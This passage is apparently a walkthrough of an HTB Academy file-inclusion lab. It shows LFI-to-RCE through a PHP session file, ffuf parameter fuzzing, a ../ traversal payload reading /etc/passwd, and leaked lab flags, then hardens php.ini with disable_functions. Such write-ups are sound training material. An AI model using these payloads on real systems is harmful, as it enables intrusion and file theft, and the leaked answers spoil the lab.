
When running pwd I got /var/www/html

Question: Try to use a different technique to gain RCE and read the flag at /

Answer: HTB{1095_5#0u1d_n3v3r_63_3xp053d}

By using the same method now I will inspect the /

http://94.237.54.190:55487/index.php?language=/var/lib/php/sessions/sess_qfo3r78nlh1d2735ke9umi61q9&cmd=ls+/



History

CONTAINERS

selected_language|s:29:"bin boot c85ee5082f4c723ace6c0796e3a3db09.txt dev etc home lib lib32 lib64 libx32 media mnt opt proc root run sbin srv sys tmp usr var ";preference|s:7:"Spanish";

Now that I know there is a txt, I inspect it with cat and got the flag: http://94.237.54.190:55487/index.php?language=/var/lib/php/sessions/sess_qfo3r78nlh1d2735ke9umi61q9&cmd=cat+/c85ee5082f4c723ace6c0796e3a3db09.txt

Automated Scanning

Question: Fuzz the web application for exposed parameters, then try to exploit it with one of the LFI wordlists to read /flag.txt

Answer: HTB{4u70m47!0n_f!nd5_#!dd3n_93m5}

we will use the wordlist 'burp-parameter-names.txt (https://github.com/danielmiessler/SecLists/blob/master/Discovery/Web-Content/burp-parameter-names.txt)' to bruteforce for the exposed parameters.


Then run this command: ffuf -w burp-parameter-names.txt:FUZZ -u 'http://:/index.php?FUZZ=value'

Lets try to filter out that size – 2309. We will also add '-s' to suppress any redundant output

The automation script found 'view' as our parameter property. Now we need to find the proper values for local file inclusion.

For that we will use our second wordlist - 'LFI-Jhaddix.txt' (https://github.com/danielmiessler/SecLists/blob/master/Fuzzing/LFI/LFI-Jhaddix.txt), also that is to be downloaded manually, and not with 'wget'. Lets run the command to locate the proper parameter value: ffuf -w LFI-Jhaddix.txt:FUZZ -u 'http://:/index.php?view=FUZZ' -fs 1935 –s

This one is a result, try it on the target.



```
http://<target-IP>:<target-
port>/index.php?view=../../../../../../../../../../../../../
../../../../../../../../../etc/passwd
```

It worked, now instead of /etc/passwd try /flag.txt and got the answer.

File Inclusion Prevention

Question: What is the full path to the php.ini file for Apache?

Answer: /etc/php/7.4/apache2/php.ini

Connect to the target with ssh: ssh htb-student@10.129.29.112


Search the file with this command: find / -type f -name php.ini 2>/dev/null

There is the path.

Question: Edit the php.ini file to block system(), then try to execute PHP Code that uses system. Read the /var/log/apache2/error.log file and fill in the blank: system() has been disabled for ________ reasons.

Answer: Security

Modify the file:




```
  GNU nano 4.8              /etc/php/7.4/apache2/php.ini
; or per-virtualhost web server configuration file.
; Note: disables the realpath cache
; http://php.net/open-basedir
;open_basedir =

; This directive allows you to disable certain functions for security reasons.
; It receives a comma-delimited list of function names.
; http://php.net/disable-functions
disable_functions = pcntl_alarm,pcntl_fork,pcntl_waitpid,pcntl_wait,pcntl_wifex>

; This directive allows you to disable certain classes for security reasons.
; It receives a comma-delimited list of class names.
; http://php.net/disable-classes
disable_classes =

^G Get Help  ^O Write Out ^W Where Is  ^K Cut Text  ^J Justify   ^C Cur Pos
^X Exit      ^R Read File ^\ Replace   ^U Paste Text^T To Spell  ^_ Go To Line
```

→



```
; It receives a comma-delimited list of function names.
; http://php.net/disable-functions
disable_functions = system,pcntl_alarm,pcntl_fork,pcntl_waitpid,pcntl_wait,pcnt>

; This directive allows you to disable certain classes for security reasons.
```


Restart apache

Now when that's done - lets create a dummy php file in '/var/www/html' (website home directory). We will call it 'test.php'.

```
sudo touch /var/www/html/test.php
```

in it – we will paste the following simple content:

```
<?php
system('ls');
?>
```




```
 GNU nano 4.8                 /var/www/html/test.php                 Modified
<?php
system('ls');
?>
```

And save.


Now lets test this dummy page. in the pwnbox, lets enter this dummy page:

```
http://<target-IP>/test.php
```



Once entered, lets check the error log in the target machine:

```
sudo cat /var/log/apache2/error.log | grep system
```



```
htb-student@lfi-harden:~$ sudo cat /var/log/apache2/error.log | grep system
[Wed Sep 04 18:57:05.989143 2024] [php7:warn] [pid 1659] [client 10.10.15.17:54204] PHP Warning:  system() has been disabled f
or security reasons in /var/www/html/test.php on line 2
```

The missing word is 'security'